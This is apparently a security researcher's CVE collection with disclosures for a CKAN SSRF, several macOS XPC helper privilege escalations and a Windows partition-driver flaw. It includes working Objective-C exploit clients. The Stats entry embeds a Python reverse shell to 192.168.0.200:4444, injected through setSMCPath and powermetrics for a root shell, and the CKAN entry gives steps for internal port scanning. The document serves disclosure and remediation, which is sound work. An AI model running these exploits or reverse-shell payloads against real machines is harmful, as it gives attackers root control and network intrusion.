CVE Collection

- CKAN Authenticated SSRF <= 2.9.11/2.10.4
- Adobe-Downloader <=1.3.1 Local Privilege Escalation
- Stats < v2.11.22 Local Privilege Escalation
- AlDente-Charge-Limiter <1.30 Unauthorized Privileged Hardware Operations
- MiniTool Partition Wizard 13.6 Kernel Driver pwdrvio.sys Local Privilege Escalation
- DVDFab Virtual Drive Kernel Driver dvdfabio.sys 1.5.1.0 Local Privilege Escalation
- AOMEI Partition Assistant 10.10.1 Kernel Driver ampa10.sys Local Privilege Escalation
- AOMEI Dynamic Disk Manager 10.10.1 Kernel Driver ddmdrv.sys Local Privilege Escalation
- AOMEI Backupper 8.3.0 Kernel Driver amwrtdrv.sys Local Privilege Escalation
- QILING Disk Master Kernel Driver diskbckp.sys 6, 0, 0, 0 Local Privilege Escalation
- EaseUS Partition Master 14.5 Kernel Driver epmntdrv.sys Local Privilege Escalation
- EaseUS Partition Master 14.5 Kernel Driver EUEDKEPM.sys Local Privilege Escalation
- IM-Magic Partition Resizer 7.9.0 Kernel Driver MDA_NTDRV.sys Local Privilege Escalation
- UltraISO Premium 9.76 Kernel Driver bootpt64.sys Local Privilege Escalation

CKAN Authenticated SSRF <= 2.9.11/2.10.4

Vulnerability Information

Product: **Ckan**

Vendor: **https://github.com/ckan**

Affected Version(s): <= **2.9.11/2.10.4**


CVE ID: **TBD**

Description: **SSRF vulnerability in resource proxy functionality in Ckan <=2.9.11/2.10.4, allowing authenticated attackers to scan internal ports/hosts, and map the infrastructure environment.**

Vulnerability Type: **Server Side Request Forgery**

Root Cause: **User supplied property is not sanitized against common SSRF payloads when specifying the URL of external resources.**

Impact: **An authenticated attacker can scan ports/hosts of the internal network, and map the infrastructure environment. At the time of discovery, there were about 1000 instances on the Internet.**



Reproduction Steps

1. Use grep to search potential vulnerable code:

```
┌──(root㉿kali)-[~/Desktop/ckan]
└─# grep -iR "requests.get(" --include=*.py
ckan/model/license.py:                response = requests.get(license_url, timeout=timeout)
ckan/lib/search/__init__.py:        response = requests.get(
ckan/lib/search/__init__.py:        response = requests.get(url, timeout=timeout)
ckan/lib/captcha.py:    response = requests.get(recaptcha_server_name, params, timeout=timeout)
ckanext/resourceproxy/tests/test_proxy.py:            result = requests.get(url, timeout=30)
ckanext/resourceproxy/tests/test_proxy.py:        result = requests.get(url, timeout=30)
ckanext/resourceproxy/tests/test_proxy.py:            requests.get(url, timeout=1)
ckanext/resourceproxy/blueprint.py:            r = requests.get(url, timeout=timeout, stream=True)
ckanext/resourceproxy/blueprint.py:            r = requests.get(
ckanext/datapusher/logic/action.py:            r = requests.get(url,
```

2. Take a closer look into the code:

```
<...SNIP...>
    resource_id = data_dict[u'resource_id']
    log.info(u'Proxify resource {id}'.format(id=resource_id))
    try:
        resource = get_action(u'resource_show')(context, {u'id': resource_id})
    except logic.NotFound:
        return abort(404, _(u'Resource not found'))
    url = resource[u'url']

    parts = urlsplit(url)
    if not parts.scheme or not parts.netloc:
        return abort(409, _(u'Invalid URL.'))

    timeout = config.get('ckan.resource_proxy.timeout')
```

```
    max_file_size = config.get(u'ckan.resource_proxy.max_file_size')
    response = make_response()
    try:
        did_get = False
        r = requests.head(url, timeout=timeout)
        if r.status_code in (400, 403, 405):
            r = requests.get(url, timeout=timeout, stream=True)
<...SNIP...>
```

url is a user supplied property, and no input sanitization are employed.

3. To exploit the vulnerability, resource proxy plugin should be enabled:

https://docs.ckan.org/en/2.9/maintaining/data-viewer.html#resource-proxy

4. The vulnerability requires authentication, and the user should have specific permissions.

5. Add a view for a resource, specify the above internal URL.

image.png
Image not found or type unknown

image.png
Image not found or type unknown

6. Access the view, we can see hit logs. Attacker induces the server to make a request on his behalf.

```
┌──(root㉿kali)-[~/Desktop]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.64 - - [12/Jul/2024 17:44:35] code 404, message File not found
192.168.1.64 - - [12/Jul/2024 17:44:35] "GET /ssrf_pwn HTTP/1.1" 404 -
```

7. Stop the HTTP listener, and switch to a TCP listener.

image.png
Image not found or type unknown

8. Preview the view again, and the listener captures the access log against.

image.png
Image not found or type unknown

Interestingly, since it is a non-http port, the preview keeps loading.

image.png
Image not found or type unknown

The difference in response time can indicate whether a port is open, and whether the port is a http/https port. In this way, attackers can weaponize this vulnerability to scan internal network's hosts and ports.

Adobe-Downloader <=1.3.1 Local Privilege Escalation

XPC Local Privilege Escalation

Description

The Adobe-Downloader application is vulnerable to a local privilege escalation due to insecure implementation of its XPC service. The application registers a Mach service under the name **com.x1a0he.macOS.Adobe-Downloader.helper**. The associated binary, **com.x1a0he.macOS.Adobe-Downloader.helper,** is a privileged helper tool designed to execute actions requiring elevated privileges on behalf of the client.

The root cause of this vulnerability lies in the **shouldAcceptNewConnection** method, which unconditionally returns **YES** (or **true**), allowing any XPC client to connect to the service without any form of verification. Consequently, unauthorized clients can establish a connection to the Mach service and invoke methods exposed by the HelperToolProtocol interface.

```
extension HelperTool: NSXPCListenerDelegate {
    func listener(_ listener: NSXPCListener, shouldAcceptNewConnection newConnection: NSXPCConnection) ->
Bool {
        newConnection.exportedInterface = NSXPCInterface(with: HelperToolProtocol.self)
        newConnection.exportedObject = self

        newConnection.invalidationHandler = { [weak self] in
            self?.connections.remove(newConnection)
        }

        connections.insert(newConnection)
        newConnection.resume()

        return true
    }
}
```

Among the available methods, the **executeCommand** method is particularly dangerous. It allows the execution of arbitrary shell commands with root privileges, effectively granting attackers full control over the system.

```
@objc(HelperToolProtocol) protocol HelperToolProtocol {
    func executeCommand(_ command: String, withReply reply: @escaping (String) -> Void)
    func startInstallation(_ command: String, withReply reply: @escaping (String) -> Void)
    func getInstallationOutput(withReply reply: @escaping (String) -> Void)
}
```

Impact

An attacker can exploit the vulnerability to execute arbitrary code with root privilege.

Reproduction

1. Create a custom xpc client (exploit) with the following code:


```
#import <Foundation/Foundation.h>

static NSString* XPCHelperMachServiceName = @"com.x1a0he.macOS.Adobe-Downloader.helper";



@protocol HelperToolProtocol

- (void)executeCommand:(NSString *)command withReply:(void (^)(NSString *response))reply;
- (void)startInstallation:(NSString *)command withReply:(void (^)(NSString *response))reply;
- (void)getInstallationOutputWithReply:(void (^)(NSString *output))reply;
@end



int main()
{



    NSString*  service_name = XPCHelperMachServiceName;
    NSXPCConnection* connection = [[NSXPCConnection alloc] initWithMachServiceName:service_name
```

```
options:0x1000];
    NSXPCInterface* interface = [NSXPCInterface interfaceWithProtocol:@protocol(HelperToolProtocol)];
    [connection setRemoteObjectInterface:interface];
    [connection resume];
    id obj = [connection remoteObjectProxyWithErrorHandler:^(NSError* error)
              {
                NSLog(@"[-] Something went wrong");
                NSLog(@"[-] Error: %@", error);
              }
             ];
   NSLog(@"Object: %@", obj);
   NSLog(@"Connection: %@", connection);
   NSString * command = @"touch /tmp/pwn.txt";

   [obj executeCommand:command withReply:^(NSString *response)
    {
      NSLog(@"Response, %@", response);
    }
   ];

  NSLog(@"Exploitation Completed!");

}
```

2. Compile and run the exploit, we can notice the command was executed by root, as a new txt file was created by root.

```
adler@adlers-Mac-mini xpc-exp % ls -al /tmp/pwn.txt
ls: /tmp/pwn.txt: No such file or directory
adler@adlers-Mac-mini xpc-exp % ./adobe-downloader
2024-12-10 01:05:06.823 adobe-downloader[76237:2841517] Object:
<__NSXPCInterfaceProxy_HelperToolProtocol: 0x600001058140>
2024-12-10 01:05:06.824 adobe-downloader[76237:2841517] Connection: <NSXPCConnection:
0x600000254140> connection to service named com.x1a0he.macOS.Adobe-Downloader.helper
2024-12-10 01:05:06.824 adobe-downloader[76237:2841517] Exploitation Completed!
adler@adlers-Mac-mini xpc-exp % ls -al /tmp/pwn.txt
-rw-r--r--  1 root  wheel  0 Dec 10 01:05 /tmp/pwn.txt
```

3. Change the command to obtain a reverse shell:



Recommendation

Implement strong client verification, including code signing checks, audit token verification, a good example can be found at https://github.com/objective-see/BlockBlock/blob/aa83b7326a4823e78cb2f2d214d39bc8af26ed79/Daemon/Daemon/XPCListener.m#L147. It is also important to enable hardened runtime and restrict some entitlements, such as **com.apple.security.cs.disable-library-validation**, **com.apple.security.cs.allow-dyld-environment-variables**, **com.apple.private.security.clear-library-validation**, etc.

Stats < v2.11.22 Local Privilege Escalation

Description

The Stats application is vulnerable to a local privilege escalation due to the insecure implementation of its XPC service. The application registers a Mach service under the name `eu.exelban.Stats.SMC.Helper`. The associated binary, eu.exelban.Stats.SMC.Helper, is a privileged helper tool designed to execute actions requiring elevated privileges on behalf of the client, such as setting fan modes, adjusting fan speeds, and executing the `powermetrics` command.

The root cause of this vulnerability lies in the `shouldAcceptNewConnection` method, which unconditionally returns YES (or true), allowing any XPC client to connect to the service without any form of verification. As a result, unauthorized clients can establish a connection to the Mach service and invoke methods exposed by the HelperTool interface.

```
func listener(_ listener: NSXPCListener, shouldAcceptNewConnection connection: NSXPCConnection) -> Bool {
    connection.exportedInterface = NSXPCInterface(with: HelperProtocol.self)
    connection.exportedObject = self
    connection.invalidationHandler = {
        if let connectionIndex = self.connections.firstIndex(of: connection) {
            self.connections.remove(at: connectionIndex)
        }
        if self.connections.isEmpty {
            self.shouldQuit = true
        }
    }

    self.connections.append(connection)
    connection.resume()

    return true
}
```

Among the exposed methods, `setFanMode` and `setFanSpeed` can destabilize the user's device and even pose physical risks, such as overheating or system instability.

```
func setFanMode(id: Int, mode: Int, completion: @escaping (String?) -> Void)
func setFanSpeed(id: Int, value: Int, completion: @escaping (String?) -> Void)
```

The `powermetrics` method is particularly dangerous as it is vulnerable to a `command injection vulnerability`, allowing the execution of arbitrary code with root privileges. This effectively grants attackers full control over the system.

```
func powermetrics(_ samplers: [String], completion: @escaping (String?) -> Void) {
    let result = syncShell("powermetrics -n 1 -s \(samplers.joined(separator: ",")) --sample-rate 1000")
    if let error = result.error, !error.isEmpty {
        NSLog("error call powermetrics: \(error)")
        completion(nil)
        return
    }
    completion(result.output)
}

public func syncShell(_ args: String) -> (output: String?, error: String?) {
    let task = Process()
    task.launchPath = "/bin/sh"
    task.arguments = ["-c", args]

    let outputPipe = Pipe()
    let errorPipe = Pipe()

    defer {
        outputPipe.fileHandleForReading.closeFile()
        errorPipe.fileHandleForReading.closeFile()
    }

    task.standardOutput = outputPipe
    task.standardError = errorPipe

    do {
        try task.run()
    } catch let err {
        return (nil, "syncShell: \(err.localizedDescription)")
    }

    let outputData = outputPipe.fileHandleForReading.readDataToEndOfFile()
```

```
        let errorData = errorPipe.fileHandleForReading.readDataToEndOfFile()
        let output = String(data: outputData, encoding: .utf8)
        let error = String(data: errorData, encoding: .utf8)

        return (output, error)
    }
```


Except powermetrics method, command injection can also be achieved by chained call.

The `setSMCPath` method can be used to store an arbitrary command string, which is then directly interpolated into shell commands in both `setFanSpeed` and `setFanMode` methods via the expressions `syncShell("\(smc) fan \(id) -v \(value)")` and `syncShell("\(smc) fan \(id) -m \(mode)")`. This creates additional paths for privilege escalation.

For reference, I've included a proof-of-concept that demonstrates this vulnerability chain:

```
#import <Foundation/Foundation.h>

@protocol HelperProtocol

- (void)versionWithCompletion:(void (^)(NSString * _Nonnull))completion;
- (void)setSMCPath:(NSString * _Nonnull)path;
- (void)setFanModeWithId:(NSInteger)id mode:(NSInteger)mode completion:(void (^)(NSString *
_Nullable))completion;
- (void)setFanSpeedWithId:(NSInteger)id value:(NSInteger)value completion:(void (^)(NSString *
_Nullable))completion;
- (void)powermetrics:(NSArray<NSString *> * _Nonnull)samplers completion:(void (^)(NSString *
_Nullable))completion;
- (void)uninstall;

@end

int main()
{
    NSString*  service_name = @"eu.exelban.Stats.SMC.Helper";
    NSXPCConnection* connection = [[NSXPCConnection alloc] initWithMachServiceName:service_name
options:0x1000];
    NSXPCInterface* interface = [NSXPCInterface interfaceWithProtocol:@protocol(HelperProtocol)];
    [connection setRemoteObjectInterface:interface];
```

```
    [connection resume];
    id obj = [connection remoteObjectProxyWithErrorHandler:^(NSError* error)
              {
                NSLog(@"[-] Something went wrong");
                NSLog(@"[-] Error: %@", error);
              }
             ];
    NSLog(@"Objection Info: %@", obj);
    NSLog(@"Connection Info: %@", connection);

    NSLog(@"Triggering a root reverse shell\n");

    NSString* path = @"python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.0.200\",4444
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'";



    [obj setSMCPath:path];
    sleep(3);
    [obj setFanSpeedWithId:1 value:2000 completion:^(NSString * _Nullable result) {
    if (result) {
        NSLog(@"Result: %@", result);
    } else {
        NSLog(@"An error occurred.");
    }
}];

    NSLog(@"Enjoy the root shell : )\n");


}
```



Impact

An attacker can exploit this vulnerability to modify the hardware settings of the user’s device and execute arbitrary code with root privileges.

Reproduction

To avoid potential hardware damage, this demonstration focuses solely on the attack path to obtain root privileges without altering the device's hardware settings.

Step 1: Below is a custom XPC client (exploit) to demonstrate the issue. Feel free to change the value of `maliciousSamplers` to include different command payloads:

```
#import <Foundation/Foundation.h>


@protocol HelperProtocol


- (void)versionWithCompletion:(void (^)(NSString * _Nonnull))completion;
- (void)setSMCPath:(NSString * _Nonnull)path;
- (void)setFanModeWithId:(NSInteger)id mode:(NSInteger)mode completion:(void (^)(NSString *
_Nullable))completion;
- (void)setFanSpeedWithId:(NSInteger)id value:(NSInteger)value completion:(void (^)(NSString *
```

```
_Nullable))completion;
- (void)powermetrics:(NSArray<NSString *> * _Nonnull)samplers completion:(void (^)(NSString *
_Nullable))completion;
- (void)uninstall;

@end

int main()
{
    NSString*  service_name = @"eu.exelban.Stats.SMC.Helper";
    NSXPCConnection* connection = [[NSXPCConnection alloc] initWithMachServiceName:service_name
options:0x1000];
    NSXPCInterface* interface = [NSXPCInterface interfaceWithProtocol:@protocol(HelperProtocol)];
    [connection setRemoteObjectInterface:interface];
    [connection resume];
    id obj = [connection remoteObjectProxyWithErrorHandler:^(NSError* error)
              {
                NSLog(@"[-] Something went wrong");
                NSLog(@"[-] Error: %@", error);
              }
             ];
    NSLog(@"Objection: %@", obj);
    NSLog(@"Connection: %@", connection);


    NSArray<NSString *> *maliciousSamplers = @[@"cpu_power", @"gpu_power; python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.0.200\",4444
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);';"];

    [obj powermetrics:maliciousSamplers completion:^(NSString * _Nullable result) {
      if (result) {
          NSLog(@"Result: %@", result);
      } else {
         NSLog(@"An error occurred.");
      }
    }];

    NSLog(@"Exploitation completed\n");

}
```

Step 2: To simulate an attacker’s Command and Control (C2) server, set up a netcat listener on another host.

image
Image not found or type unknown

Step 3: Compile and execute the exploit, and we will quickly gain a root reverse shell.

image
Image not found or type unknown

image
Image not found or type unknown

Recommendation

Implement robust client verification mechanisms, including `code signing` checks and `audit token` (PID is not secure) verification. Some good examples of secure client validation can be found in https://github.com/imothee/tmpdisk/blob/2572a5e738ba96d1d0ea545d620078410db62148/com.imothee.TmpDiskHelper/XPCServer.swift#L70, https://github.com/mhaeuser/Battery-Toolkit/blob/4b9a74bf1c31a57d78eb351b69fe09b861252f60/Common/BTXPCValidation.swift, https://github.com/duanefields/VirtualKVM/blob/master/VirtualKVM/CodesignCheck.swift.

AlDente-Charge-Limiter <1.30 Unauthorized Privileged Hardware Operations

Description

The AlDente-Charge-Limiter application is vulnerable to unauthorized privileged hardware operations due to the insecure implementation of its XPC service. The application registers a Mach service under the name **com.davidwernhart.Helper.mach**. The associated binary, **com.apphousekitchen.aldente-pro.helper**, is a privileged helper tool designed to execute actions requiring elevated privileges on behalf of the client, such as manipulating SMC values, managing power assertions, and reading sensitive system information through SMC values.

The root cause of this vulnerability lies in the **shouldAcceptNewConnection** method, which unconditionally returns YES (or true), allowing any XPC client to connect to the service without any form of verification. As a result, unauthorized attackers can establish a connection to the Mach service and invoke dangerous methods exposed by the HelperToolProtocol interface.

```
final class HelperDelegate: NSObject, NSXPCListenerDelegate {
    func listener(_ listener: NSXPCListener, shouldAcceptNewConnection newConnection: NSXPCConnection) ->
Bool {
        newConnection.exportedInterface = NSXPCInterface(with: HelperToolProtocol.self)
        newConnection.exportedObject = HelperTool.instance
        newConnection.resume()
        return true
    }
}
```

Within the **HelperToolProtocol** protocol, some methods are particular dangerous if attackers call them arbitrarily:
- **setSMCByte**: Direct hardware manipulation allowing potential device damage through fan speed/temperature control manipulation

- **createAssertion**: Power management exploitation leading to battery drain and resource exhaustion

- **readSMCByte/readSMCUInt32**: Information disclosure of system settings

- **setResetVal**: Malicious value injection that could corrupt system restore points; reset: Could trigger hardware malfunction if called after malicious value injection.

```
@protocol HelperToolProtocol <NSObject>
- (void)getVersionWithReply:(void (^)(NSString * _Nonnull))reply;
- (void)setSMCByteWithKey:(NSString * _Nonnull)key value:(uint8_t)value;
- (void)readSMCByteWithKey:(NSString * _Nonnull)key withReply:(void (^)(char))reply;
- (void)readSMCUInt32WithKey:(NSString * _Nonnull)key reply:(void (^)(uint32_t))reply;
- (void)createAssertionWithName:(NSString * _Nonnull)assertion reply:(void (^)(uint32_t))reply;
- (void)releaseAssertionWithID:(uint32_t)assertionID;
- (void)setResetValueWithKey:(NSString * _Nonnull)key value:(uint8_t)value;
- (void)reset;
@end
```

Impact

An attacker can exploit this vulnerability to have unrestricted access to these exposed SMC and power management methods, allowing them to potentially damage hardware through thermal manipulation, drain system resources, read sensitive system information through SMC values, and corrupt critical system settings, potentially leading to permanent device malfunction.

Reproduction

For safe demonstration purposes, only the **getVersionWithReply** method was tested to confirm the lack of client verification, proving that an attacker could similarly invoke other sensitive methods that could cause hardware damage.

1. Below is a custom XPC client (exploit) to demonstrate the issue.

```
#import <Foundation/Foundation.h>
static NSString* XPCHelperMachServiceName = @"com.apphousekitchen.aldente-pro.helper";
```

```
@protocol HelperToolProtocol <NSObject>
- (void)getVersionWithReply:(void (^)(NSString * _Nonnull))reply;
- (void)setSMCByteWithKey:(NSString * _Nonnull)key value:(uint8_t)value;
- (void)readSMCByteWithKey:(NSString * _Nonnull)key withReply:(void (^)(char))reply;
- (void)readSMCUInt32WithKey:(NSString * _Nonnull)key reply:(void (^)(uint32_t))reply;
- (void)createAssertionWithName:(NSString * _Nonnull)assertion reply:(void (^)(uint32_t))reply;
- (void)releaseAssertionWithID:(uint32_t)assertionID;
- (void)setResetValueWithKey:(NSString * _Nonnull)key value:(uint8_t)value;
- (void)reset;
@end


int main()
{
    NSString* service_name = XPCHelperMachServiceName;
    NSXPCConnection* connection = [[NSXPCConnection alloc] initWithMachServiceName:service_name
options:0x1000];
    NSXPCInterface* interface = [NSXPCInterface interfaceWithProtocol:@protocol(HelperToolProtocol)];
    [connection setRemoteObjectInterface:interface];
    [connection resume];


    // Create a semaphore to wait for the async reply
    dispatch_semaphore_t semaphore = dispatch_semaphore_create(0);


    id obj = [connection remoteObjectProxyWithErrorHandler:^(NSError* error)
    {
        NSLog(@"[-] Something went wrong");
        NSLog(@"[-] Error: %@", error);
        dispatch_semaphore_signal(semaphore);
    }];


    NSLog(@"Object: %@", obj);
    NSLog(@"NSXPC Connection: %@", connection);
```

```
    NSLog(@"Trying to call getVersionWithReply remotely\n");
    [obj getVersionWithReply:^(NSString *response)
    {
        NSLog(@"Version: %@", response);
        dispatch_semaphore_signal(semaphore);
    }];




    // Wait for the reply (timeout after 5 seconds)
    dispatch_semaphore_wait(semaphore, dispatch_time(DISPATCH_TIME_NOW, 5 * NSEC_PER_SEC));



    NSLog(@"POC Completed!");
    return 0;
}
```

2. Upon executing the exploit, the successful retrieval of version information and XPC connection logs demonstrates the lack of client verification, confirming the vulnerability is exploitable.

```
adler@adlers-Mac-mini xpc-exp % gcc -framework Foundation aldente.m -o aldente
adler@adlers-Mac-mini xpc-exp % ./aldente
2024-12-13 19:12:44.470 aldente[21372:1556358] Object: <__NSXPCInterfaceProxy_HelperToolProtocol:
0x6000016580a0>
2024-12-13 19:12:44.470 aldente[21372:1556358] NSXPC Connection: <NSXPCConnection: 0x600000440140>
connection to service named com.apphousekitchen.aldente-pro.helper
2024-12-13 19:12:44.470 aldente[21372:1556358] Trying to call getVersionWithReply remotely
2024-12-13 19:12:44.499 aldente[21372:1556364] Version: 15
2024-12-13 19:12:44.499 aldente[21372:1556358] POC Completed!
```

```
adler@adlers-Mac-mini tcc-exp % log stream --predicate '(subsystem == "com.apphousekitchen.aldente-
pro.helper")  || (eventMessage CONTAINS "com.apphousekitchen.aldente-pro.helper")'
Filtering the log data using "subsystem == "com.apphousekitchen.aldente-pro.helper" OR composedMessage
CONTAINS "com.apphousekitchen.aldente-pro.helper""
Timestamp                       Thread     Type        Activity             PID    TTL
2024-12-13 19:12:44.470324-0500 0x17bf86   Default     0x0                  21372  0    aldente: (libxpc.dylib)
[com.apple.xpc:connection] [0x1452053b0] activating connection: mach=true listener=false peer=false
name=com.apphousekitchen.aldente-pro.helper
```

```
2024-12-13 19:12:44.470846-0500 0x17bf86   Default     0x0                 21372  0    aldente: NSXPC Connection:
<NSXPCConnection: 0x600000440140> connection to service named com.apphousekitchen.aldente-pro.helper
```

Mitigation

Implement robust client verification mechanisms, including **code signing check** and **audit token verification**.

Some good examples of secure client validation can be found in https://github.com/imothee/tmpdisk/blob/2572a5e738ba96d1d0ea545d620078410db62148/com.imothee.TmpDiskHelper/XPCServer.swift#L70, https://github.com/mhaeuser/Battery-Toolkit/blob/4b9a74bf1c31a57d78eb351b69fe09b861252f60/Common/BTXPCValidation.swift, https://github.com/duanefields/VirtualKVM/blob/master/VirtualKVM/CodesignCheck.swift.

MiniTool Partition Wizard 13.6 Kernel Driver pwdrvio.sys Local Privilege Escalation

Summary

MiniTool Partition Wizard DEMO 13.6 installs the signed kernel driver `pwdrvio.sys`. The driver exposes `\\.\PartitionWizardDiskAccesser\<disk_number>` and forwards read, write, and disk IOCTL requests to the lower disk device from kernel context.

In the validation below, a standard user at Medium Integrity could not directly read or write a protected file on a temporary VHD and could not directly open `\\.\PhysicalDrive1`. The same standard user used `pwdrvio.sys` to read the protected file's NTFS data clusters from the raw disk and then overwrite those clusters. After remounting the VHD, the protected file contained the low-user supplied marker.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: MiniTool Partition Wizard DEMO
- Tested version: 13.6
- Driver: `pwdrvio.sys`
- Driver SHA-256: `0489B3DEC6A33E50D8A48A8DAD3F5B923A81F7300E4A71358D90D2879BAC9AA2`

Download URL and SHA-256

- Download page: `https://www.partitionwizard.com/download.html`
- Download URL: `https://cdn2.minitool.com/?e=pw-demo&p=pw`

- File name used for validation: `pw_demo_installer.exe`
- Installer SHA-256: `DBF366FEDD9773D2B336A11180AA00CAFF0F066EF17061C022ACEDBC3548B0FB`
- Installer version: 13.6
- Installer signature: Valid, MiniTool Software Limited
- Driver signature: Valid, MiniTool Solution Ltd

Vulnerability Type

Local privilege escalation primitive / raw disk read-write access-control bypass through a kernel driver.

Impact

A low-privileged local user can bypass Windows file and raw-disk access controls by reading and writing raw disk sectors through `pwdrvio.sys`. This can expose protected file content and can modify protected files by writing their underlying NTFS data clusters.

The proof used a temporary VHD and a self-created protected marker file. The same primitive could be used against sensitive files or filesystem metadata on real disks if the vulnerable driver is installed and reachable.

Test Environment

- OS: Windows x64 test VM
- Administrator account used only for installation, VHD setup, and cleanup
- Test user: standard user `EXPDEV\low`
- Test user integrity: Medium Integrity
- Test user groups: `BUILTIN\Users`, not `BUILTIN\Administrators`
- Controlled disk: temporary VHD attached as disk 1
- Protected test object: `R:\protected\admin_only_flag.bin`

Driver Load / Setup Steps

